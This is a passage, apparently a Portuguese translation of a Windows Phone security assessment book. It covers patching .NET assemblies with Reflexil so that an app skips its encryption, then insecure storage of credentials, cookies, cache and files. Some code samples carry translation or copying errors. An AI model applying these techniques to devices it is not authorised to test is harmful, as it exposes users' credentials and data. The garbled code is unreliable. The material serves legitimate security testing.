
public int EncryptAndSaveData(byte[] dataBlob, byte[] key)
{
    dataBlob = dataBlob;
    this.SaveDataBlob(dataBlob);
    return 0;
}

```

**Figura 11.19** Nova desmontagem para SaveAndEncryptData() depois de corrigir o método Sucesso!

O conjunto corrigido agora ignora claramente o caminho do código criptográfico indesejado.

Em exercícios de correção em que é necessário inserir novas instruções ou editar instruções existentes, você pode acessar as funções Edit e Create New clicando com o botão direito do mouse no visualizador CIL da Reflexil. Cada função oferece um menu suspenso de instruções e também permite que o usuário digite as instruções manualmente. (Consulte [Figura 11.20](#).)




**Figura 11.20** Edição de uma instrução existente no Reflexil

A correção manual dos assemblies do .NET pode ser bastante complicada, pois é necessário considerar os estados da pilha e outros aspectos para evitar falhas.

Quando os métodos são mais complicados e é difícil manter o controle dos estados da pilha e assim por diante, existem alternativas para a aplicação de patches apenas manualmente. De fato, o Reflexil tem algum suporte para correção de assemblies com código C#. Ou seja, os usuários podem escrever código em C# e o Reflexil o compilará em código CIL para permitir a correção do aplicativo.

Para acessar essa funcionalidade, clique com o botão direito do mouse na tela CIL do Reflexil e clique em Replace All With Code (Substituir tudo pelo código).

Nesse ponto, você será saudado por um editor de código C# que lhe permitirá modificar o código do aplicativo. Quando terminar, clique em Compile (Compilar) e, supondo que a compilação tenha sido bem-sucedida, ao clicar em OK você sairá do editor e corrigirá o assembly com o código CIL recém-gerado. Você pode salvar o assembly hackeado como antes. (Consulte [a Figura 11.21](#).)



**Figura 11.21** Correção de um método em C#

Nesse ponto, no contexto de um aplicativo real, você copiaria o assembly modificado para o dispositivo no lugar do original (consulte o Capítulo 10) e executaria novamente o aplicativo normalmente, com suas novas modificações.

Esperamos que isso sirva como exemplo, e não como um exemplo irrealista em muitos casos. Casos mais complexos podem exigir um estudo mais aprofundado sobre a CIL, suas instruções e que tipo de operandos cada instrução espera. Informações detalhadas sobre a CIL e seus opcodes estão disponíveis on-line, como neste recurso: <http://www.codeproject.com/Articles/362076/Understanding-Common-Intermediate-Language-CIL>.

## Resumo

Este capítulo teve como objetivo fornecer uma introdução geral à identificação de vulnerabilidades por meio de revisão de código e testes manuais em aplicativos do Windows Phone. Ao realizar revisões de aplicativos do Windows Phone, espera-se que o que se segue sirva como uma lista de verificação das classes de vulnerabilidades comuns a serem verificadas:

- Em primeiro lugar, analise o aplicativo em busca de pontos de entrada interessantes, incluindo pontos de extremidade de IPC, interações de rede e interações com outros dispositivos, como pares Bluetooth e NFC
- Verifique se há uso de comunicações inseguras (não SSL/TLS) e garanta que as sessões SSL estejam devidamente protegidas pelo processo de validação da cadeia de confiança do certificado
- Verificação de vulnerabilidade à injeção de HTML e JavaScript nos componentes WebBrowser e WebView
- Garantir que as interações JavaScript-C# sejam seguras e que os componentes que usam dados comunicados ao C# dessa forma não façam suposições sobre a sanidade dos dados.
- Analisar a funcionalidade de interfaces do tipo IPC (manipuladores de protocolos e manipuladores de arquivos) e garantir que suas funcionalidades sejam implementadas com segurança e não possam ser abusadas ou exploradas por outros aplicativos ou por páginas da Web.
- Certifique-se de que o aplicativo não tenha a análise de DTD ativada, de modo que ele possa ficar vulnerável a ataques de roubo de arquivos e de negação de serviço devido à expansão da entidade.

■ Se um banco de dados SQLite ou derivado de SQLite for usado pelo aplicativo, ele é vulnerável à injeção de SQL?

- Verifique se o manuseio de arquivos está implementado de forma segura e se não é possível realizar ataques de passagem de diretório

# CAPÍTULO 12

## Identificação de problemas de implementação do Windows Phone

Depois de explorar a identificação e o teste de vulnerabilidade para vários pontos fracos em nível de aplicativo nos aplicativos do Windows Phone no Capítulo 11, examinaremos agora os problemas comuns de implementação que também podem ser culpados por apresentar problemas de segurança nos aplicativos.

Você pode pensar nos problemas de implementação como sendo problemas gerais dos quais os desenvolvedores devem estar cientes para criar aplicativos adequadamente seguros.

Por exemplo, o armazenamento de dados confidenciais pode ser considerado um problema de implementação. Deixar de armazenar informações de identificação pessoal (PII) com segurança (ou seja, criptografadas) pode ter consequências desastrosas para um indivíduo ou uma organização se um dispositivo perdido ou roubado cair em mãos erradas; portanto, é importante implementar essas operações de forma segura.

Neste capítulo, vamos nos aprofundar em problemas mais genéricos que são comuns ao Windows Phone, em vez de atacar partes específicas da funcionalidade de um aplicativo, conforme discutido no Capítulo 11.

## Identificação de armazenamento de configurações inseguras de aplicativos

O Windows Phone fornece uma interface padrão para a persistência de configurações e dados personalizados que o desenvolvedor do aplicativo considera apropriado salvar para uso posterior. Essa classe é chamada `IsolatedStorageSettings` e pode ser vista como o equivalente do Windows Phone às interfaces `NSUserDefaults` do iOS e `SharedPreferences` do Android. Você pode encontrar a documentação do MSDN sobre `IsolatedStorageSettings` em [http://msdn.microsoft.com/en-us/library/system.io.isolatedstorage.isolatedstoragesettings\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/system.io.isolatedstorage.isolatedstoragesettings(v=vs.95).aspx).

O `IsolatedStorageSettings` oferece uma maneira conveniente de os aplicativos armazenarem dados como pares de valores-chave em um arquivo na pasta `Local`. Um uso típico é salvar configurações relevantes para o aplicativo, como o número de imagens a serem exibidas por página, o nome de login do usuário, as opções de layout da página e outras configurações relacionadas ao aplicativo. A classe `IsolatedStorageSettings` comporta-se essencialmente como um invólucro de camada fina em torno de um objeto de dicionário.

A instância `IsolatedStorageSettings` de um aplicativo é recuperada com o uso da propriedade `ApplicationSettings` e, se ainda não existir uma instância, ela será criada de acordo.

Os objetos são armazenados em `IsolatedStorageSettings` usando o método `Add` ou a notação de matriz, e os objetos são recuperados usando `TryGetValue()<T>` ou, novamente, usando a notação de matriz para desreferenciar um valor por sua chave.

Por exemplo, um aplicativo pode armazenar o nome do host de um servidor com o qual interage em uma chave chamada `serverAddress` e o nome de usuário do usuário, usando um código semelhante ao seguinte,

```
IsolatedStorageSettings mySettings = IsolatedStorageSettings.  
ApplicationSettings;  
  
mySettings.Add("serverAddress", "applicationServer.com"); // usando o método Add()  
mySettings.Add("username", usernameToSave); // usando o método Add()  
  
mySettings.Save();
```

ou:

```
IsolatedStorageSettings mySettings =  
    IsolatedStorageSettings.ApplicationSettings;  
  
mySettings["serverAddress"] = (string) "applicationServer.com";  
mySettings["username"] = (string)usernameToSave;  
  
mySettings.Save();
```

Observe que as alterações na instância de configurações são confirmadas com a chamada do método `Save()`.

Por outro lado, o endereço do servidor armazenado pode ser recuperado do armazenamento de configurações do aplicativo, que, em

nesse caso, é armazenado em uma chave chamada `serverAddress`, da seguinte forma,

```
IsolatedStorageSettings mySettings =
    IsolatedStorageSettings.ApplicationSettings;

string serverToConnectTo = (string)mySettings["serverAddress"];
```

ou:

```
IsolatedStorageSettings mySettings =
    IsolatedStorageSettings.ApplicationSettings;

string serverToConnectTo = null;
bool success = mySettings.TryGetValue("serverAddress", out serverToConnectTo);
```

Os objetos que estão armazenados no dicionário `IsolatedStorageSettings` do aplicativo também podem ser removidos usando o comando

`Remove()`, da maneira esperada:

```
mySettings.Remove("serverAddress");
```

Observe a menção de armazenar *objetos* em `IsolatedStorageSettings`, em vez de armazenar apenas cadeias de caracteres e outros tipos de dados simples. Embora muitos aplicativos usem apenas o `IsolatedStorageSettings` para armazenar definições úteis e valores de configuração como cadeias de caracteres, números inteiros e valores booleanos, o `IsolatedStorageSettings` é capaz de armazenar objetos mais complicados. Os objetos que o desenvolvedor deseja armazenar devem, obviamente, ser serializáveis.

Depois que as configurações (ou, em geral, os objetos) são confirmadas no `IsolatedStorageSettings` do aplicativo, a classe serializa os pares de valores-chave em representações XML e salva os resultados no sistema de arquivos, com todos os objetos complexos também sendo serializados em representações XML ao longo do caminho.

Por exemplo, de acordo com a situação hipotética que acabamos de mencionar, em que um aplicativo armazenou um nome de host para

`IsolatedStorageSettings`, o arquivo resultante incluiria um XML semelhante ao seguinte:

```
<Key>serverAddress</Key>
<Value xmlns:d3p1="http://www.w3.org/2001/XMLSchema"
i:type="d3p1:string">applicationServer.com</Value>
```

Embora isso seja apenas um detalhe de implementação, o objeto `IsolatedStorageSettings` e os objetos que ele armazena são serializados e, inversamente, desserializados pela classe `DataContractSerializer`.

O arquivo `IsolatedStorageSettings` de cada aplicativo é armazenado em seu diretório `Local` e é denominado `ApplicationSettings`. Mais especificamente, o arquivo `IsolatedStorageSettings` de um aplicativo, se houver um, pode ser encontrado em `C:\Data\Users\DefApps\APPDATA\{GUID}\Local\ ApplicationSettings`, em que `{GUID}` é o identificador GUID do aplicativo.

Ao realizar uma análise de segurança de um aplicativo, extraír o arquivo `ApplicationSettings` do armazenamento local de um aplicativo (usando seu acesso total ao sistema de arquivos; consulte o Capítulo 10) e analisar seu conteúdo em busca de material interessante geralmente vale a pena, pois os desenvolvedores do Windows Phone usam o `IsolatedStorageSettings` com frequência.

A API `IsolatedStorageSettings` não criptografa dados de pares de valores-chave de forma alguma antes de armazená-los no sistema de arquivos; portanto, os desenvolvedores devem estar cientes de que quaisquer dados confidenciais armazenados usando essa interface não estão protegidos contra invasores que tenham acesso à sandbox de armazenamento local de um aplicativo. Dessa forma, você deve considerar o armazenamento de dados confidenciais por meio da API `IsolatedStorageSettings` como um bug.

Um bom exemplo de dados confidenciais que os desenvolvedores armazenam involuntariamente no `IsolatedStorageSettings` (sem considerar as consequências no caso de o dispositivo ser comprometido) são as credenciais de autenticação.

Embora os desenvolvedores tendam a armazenar todos os tipos de configurações no arquivo `IsolatedStorageSettings` de seus aplicativos, incluindo informações confidenciais, como PII, também é comum encontrar credenciais confidenciais armazenadas no `ApplicationSettings`.

Por exemplo, um desenvolvedor que talvez seja menos orientado para a segurança pode optar por armazenar um conjunto de credenciais de login que pertencem à conta do usuário na API de backend do aplicativo. Esse código poderia ser semelhante a este:

```
IsolatedStorageSettings mySettings =  
    IsolatedStorageSettings.ApplicationSettings;
```

[ ... ]


```
mySettings.Add("serverAddress", nome de usuário);
mySettings.Add("username", nome de usuário);

mySettings.Add("password", password); mySettings.Save();
```

A API `IsolatedStorageSettings` não aplica absolutamente nenhuma criptografia a essas credenciais, portanto, elas são de primeira linha e

alvos fáceis para serem roubados por um invasor que consiga obter acesso ao arquivo `ApplicationSettings` na pasta Local do aplicativo. O armazenamento de credenciais e outras configurações confidenciais em texto simples no sistema de arquivos pode ser considerado uma prática ainda pior no Windows Phone do que em outros sistemas operacionais móveis (ou seja, Android ou iOS), porque a criptografia de todo o dispositivo só está disponível para usuários conectados à empresa com o `RequireDeviceEncryption` ativado no ActiveSync da empresa.

[A Figura 12.1](#) mostra um arquivo `ApplicationSettings` sendo acessado a partir do sistema de arquivos de um dispositivo Windows Phone, com credenciais de login possivelmente importantes residindo no arquivo serializado em texto simples.



[Figura 12.1](#) Acesso a um arquivo `_ApplicationSettings` no sistema de arquivos de um dispositivo

Durante as análises de segurança dos aplicativos do Windows Phone, você deve garantir que os aplicativos não estejam armazenando credenciais e outras informações confidenciais sem criptografia. No entanto, esse é um problema bastante comum, dada a simplicidade do uso da API `IsolatedStorageSettings`, da mesma forma que o `NSUserDefaults` do iOS e o `SharedPreferences` do Android também são usados indevidamente para o armazenamento inseguro de configurações.

## Identificação de vazamentos de dados

Alguns aplicativos executam ações que resultam no armazenamento de dados de maneiras não diretamente relevantes para sua funcionalidade. Por exemplo, um aplicativo pode usar um controle de `WebBrowser`, o que geralmente faz com que as páginas visitadas sejam armazenadas em cache no disco do sistema de arquivos em sandbox do aplicativo. Além disso, as páginas visitadas também podem armazenar cookies. Tanto os cookies quanto o cache da Web podem incluir dados de natureza confidencial, portanto, seu armazenamento pode ser considerado indesejável.

Os aplicativos também podem armazenar logs em tempo de execução, seja para fins de relatório de erros (ou seja, telemetria para o fornecedor), seja para ajudar o fornecedor durante o processo de desenvolvimento do aplicativo, ou ambos. Alguns aplicativos são culpados de registrar informações confidenciais ou úteis, às vezes incluindo credenciais de login.

Você pode pensar nesses três casos em geral como vazamentos de dados. O armazenamento de cookies e do cache da Web pelos controles `WebBrowser` e `WebView` é implícito e não diretamente intencional pelo desenvolvedor. O uso do registro de aplicativos também não é diretamente relevante para a operação de um aplicativo, mas todos eles têm o potencial de resultar na divulgação de dados confidenciais para os invasores.


## Armazenamento de cookies HTTP(S)

Como os controles `WebBrowser` e `WebView` fornecem um subconjunto da funcionalidade completa do navegador da Web, não é surpreendente que eles armazenem cookies da mesma forma que um navegador completo.

A maioria dos aplicativos do Windows Phone que analisamos e que apresentam controles `WebBrowser` ou `WebView` não tenta limpar automaticamente os cookies armazenados após o uso.

Supondo que você (ou um possível invasor) tenha acesso ao sistema de arquivos de um dispositivo Windows Phone, é fácil verificar se os cookies estão limpos ou não em qualquer aplicativo. Um controle `WebBrowser` ou `WebView` armazenará automaticamente os cookies no seguinte local: `C:\Data\Users\DefApps\APPDATA\{GUID}\INetCookies`, em que `GUID` é o GUID do aplicativo. O diretório `INetCookies` fica oculto por padrão, portanto, digite o caminho completo no gerenciador de arquivos em vez de esperar que o `INetCookies` apareça na interface da GUI.

[A Figura 12.2](#) mostra a inspeção de cookies armazenados no diretório `INetCookies`. Nos aplicativos em que os controles `WebBrowser` ou `WebView` hospedam sessões autenticadas, a falha em lidar com a exclusão de cookies pode representar um problema de segurança bastante sério.



**Figura 12.2** Navegando no diretório `INetCookies` de um aplicativo em um dispositivo

A menos que o dispositivo em questão esteja vinculado pela empresa a uma instância do ActiveSync com `RequireDeviceEncryption` ativado, todos os cookies armazenados no diretório `INetCookies` são armazenados em branco quando o dispositivo está em repouso. O Capítulo 13 fornece detalhes sobre como limpar cookies nos controles `WebView` e `WebBrowser`.

## Cache HTTP(S)

Quando os aplicativos usam os controles `WebBrowser` ou `WebView` para solicitar páginas da Web remotas, não é incomum que o controle armazene cópias em cache do conteúdo da Web na estrutura de diretório em sandbox do aplicativo.

Alguns aplicativos usam controles `WebView` ou `WebBrowser` para renderizar interfaces importantes que oferecem grande parte de sua funcionalidade, às vezes em um contexto autenticado. Especialmente nesses casos, o conteúdo da Web armazenado em cache pode conter informações confidenciais que estavam presentes em páginas renderizadas, inclusive arquivos HTML, arquivos JavaScript e imagens.

Conforme mencionado, o conteúdo armazenado em cache será armazenado em texto simples no sistema de arquivos (quando o dispositivo estiver em repouso), a menos que o dispositivo esteja vinculado a um servidor ActiveSync com a configuração `RequireDeviceEncryption` ativada.

Os controles `WebView` e `WebBrowser` armazenam seu cache no diretório `INetCache` dentro da área restrita do sistema de arquivos do aplicativo. Mais especificamente, substituindo o GUID pelo GUID real do aplicativo em questão, você pode encontrar

todos os arquivos de cache armazenados pelo aplicativo em C:\Data\Users\DefApps\APPDATA\{GUID}\INetCache. Observe que o INetCache será um diretório oculto, portanto, você terá que navegar até o diretório digitando o nome dele na barra de endereços do gerenciador de arquivos ou equivalente.

Consulte o Capítulo 13 para obter detalhes sobre como evitar o armazenamento em cache pelos controles WebBrowser e WebView, de modo que o conteúdo confidencial que foi renderizado não seja deixado inadvertidamente na sandbox do sistema de arquivos do aplicativo.

## Registro de aplicativos

O Windows Phone 8.x inclui as APIs de registro padrão, como `Debug.WriteLine()`, mas as mensagens gravadas usando essa e outras APIs relacionadas não são armazenadas em um registro em qualquer lugar, de forma análoga ao logcat do Android, por exemplo. Se o aplicativo não estiver sendo depurado (ou seja, por meio do Visual Studio), as chamadas de registro não terão efeito.

Alguns aplicativos, no entanto, podem fazer logon no diretório Local, seja por meio de código de logging manual ou por meio de uma estrutura conhecida.

Uma solução de registro está disponível no MSDN em <https://code.msdn.microsoft.com/windowsapps/A-logging-solution-for-c407d880>.

Duas outras estruturas gratuitas de registro de aplicativos são o WPClogger (<http://wpcllogger.codeplex.com/>) e o Splunk MINT Express (<https://mint.splunk.com/>).

Ao auditar aplicativos, os testadores devem examinar as chamadas para APIs de estilo de registro e garantir que não estejam registrando nada potencialmente sensível no sistema de arquivos, como senhas e outras credenciais.

## Identificação de armazenamento de dados inseguro

O armazenamento seguro de dados em dispositivos móveis é um dos aspectos mais importantes da segurança de aplicativos móveis. Um grande número de aplicativos para todas as plataformas móveis precisa armazenar dados, que geralmente são confidenciais e não devem ser facilmente entregues a um possível invasor. Mesmo assim, os desenvolvedores ainda armazenam dados de forma não criptografada em bancos de dados, arquivos simples e outros formatos de armazenamento de arquivos.

Esse armazenamento inseguro de dados é particularmente preocupante no contexto de um aplicativo móvel confidencial, como um usado para transações bancárias ou que lide com documentos confidenciais, e ainda mais se considerarmos que os dados em repouso no sistema de arquivos de um dispositivo Windows Phone são, por padrão, não criptografados, a menos que o dispositivo esteja vinculado a um servidor ActiveSync com a configuração `RequireDeviceEncryption` ativada.

Esta seção discute como identificar instâncias de armazenamento de dados por um aplicativo em que os dados estão sendo armazenados em formato de texto simples e não estão sendo protegidos por métodos criptográficos.

A interface padrão para criptografar blobs de dados arbitrários nas plataformas Windows é a DPAPI, a API de proteção de dados. No entanto, mesmo esse mecanismo tem seus pontos fracos, principalmente no contexto dos dispositivos Windows Phone. No entanto, abordaremos os pontos fracos do uso da DPAPI para segurança de dados em "Criptografia insegura e uso de senha - uso indevido da API de proteção de dados no Windows Phone".

## Armazenamento de arquivos não criptografados

Muitos aplicativos armazenam dados em arquivos na sandbox do sistema de arquivos para uso posterior. Os motivos para armazenar dados variam muito, pois os aplicativos do Windows Phone atendem a várias finalidades.

Alguns aplicativos que precisam armazenar dados para consumo posterior lidam com informações confidenciais, como informações de identificação pessoal (PII). Naturalmente, esses dados precisam ser protegidos de olhares curiosos para evitar a divulgação de informações, por exemplo, no caso de um dispositivo perdido ou roubado. Essa proteção é particularmente necessária para dispositivos Windows Phone 8.x, que só têm criptografia de dispositivo quando estão conectados à empresa (apesar de terem uma senha de desbloqueio de tela).

Mesmo assim, ainda é comum que os aplicativos do Windows Phone armazenem dados, muitas vezes confidenciais, em texto simples no sistema de arquivos.

Embora muitos aplicativos móveis não lidem realmente com informações particularmente confidenciais, muitos o fazem; na verdade, a variedade de aplicativos disponíveis atualmente para todas as plataformas populares de computação móvel é bastante grande; por exemplo

Por exemplo, é possível encontrar aplicativos para serviços bancários, apostas, redes sociais, gerenciamento de recursos humanos, processamento de documentos, envio de e-mails e outras formas de comunicação eletrônica, apenas para citar alguns.

Um exemplo de cenário poderia envolver um aplicativo de gerenciamento de RH. Considerando tudo isso, é verdade que o software de RH geralmente lida com informações bastante confidenciais, abrangendo categorias como informações de funcionários, informações de clientes, dados de folha de pagamento e até mesmo informações relacionadas à saúde de determinadas pessoas. Todas essas categorias são dados que nenhum Chief Information Security Officer (CISO) gostaria que caíssem em mãos erradas.

Suponha que um aplicativo de RH hipotético baixe um arquivo CSV. Esse arquivo é essencialmente um diretório de pessoas de uma empresa. O arquivo contém nomes completos, cargos, detalhes de contato, datas de nascimento e informações salariais para uso pelo aplicativo na execução de suas funções operacionais de RH.

Toda vez que o aplicativo hipotético se conecta à API de backend e se autentica, ele faz o download do CSV do diretório de pessoas e o salva na pasta `Local` do aplicativo. Isso geralmente é feito usando `HttpClient`, `WebClient` ou outra API relacionada à Web.

Usando a classe `HttpClient`, o aplicativo pode fazer o download de um arquivo e salvá-lo em seu armazenamento local usando o parâmetro

APIs `IsolatedStorageFile` e `IsolatedStorageFileStream`, por meio de código como o seguinte:

```
tentar
{
    var httpClient = new HttpClient();
    var response = await httpClient.GetAsync(new
        Uri("https://mobile.mycompany.com"), HttpCompletionOption.ResponseHeadersRead);

    response.EnsureSuccessStatusCode();

    using(var isolatedStorageFile =
IsolatedStorageFile.GetUserStoreForApplication())
    {
        bool checkQuotaIncrease = IncreaseIsolatedStorageSpace(e.Result.Length);

        string csvFile = "employee_info.csv";
        using(var isolatedStorageFileStream =
            novo IsolatedStorageFileStream(csvFile,
 FileMode.Create, isolatedStorageFile))
        {
            using(var stm = await response.Content.ReadAsStreamAsync())
            {
                stm.CopyTo(isolatedStorageFileStream);
            }
        }
    }
}
catch(Exception)
{
    // falha ao baixar e armazenar o arquivo...
}
```

Nesse ponto, supondo que as operações de download e de E/S do arquivo tenham ocorrido conforme o esperado, o arquivo CSV em questão residiria na pasta `Local` do aplicativo com o nome `employee_info.csv`. Ele estaria pronto para ser processado e usado na funcionalidade normal do aplicativo.

Observe que, depois que os dados CSV são baixados, nenhuma criptografia é executada no arquivo antes de ele ser salvo no disco. Infelizmente, o armazenamento de um arquivo confidencial é onde muitos aplicativos param, deixando o arquivo no sistema de arquivos em sua forma não criptografada; muitos aplicativos não fazem nenhum esforço para aplicar qualquer criptografia em seus arquivos confidenciais.

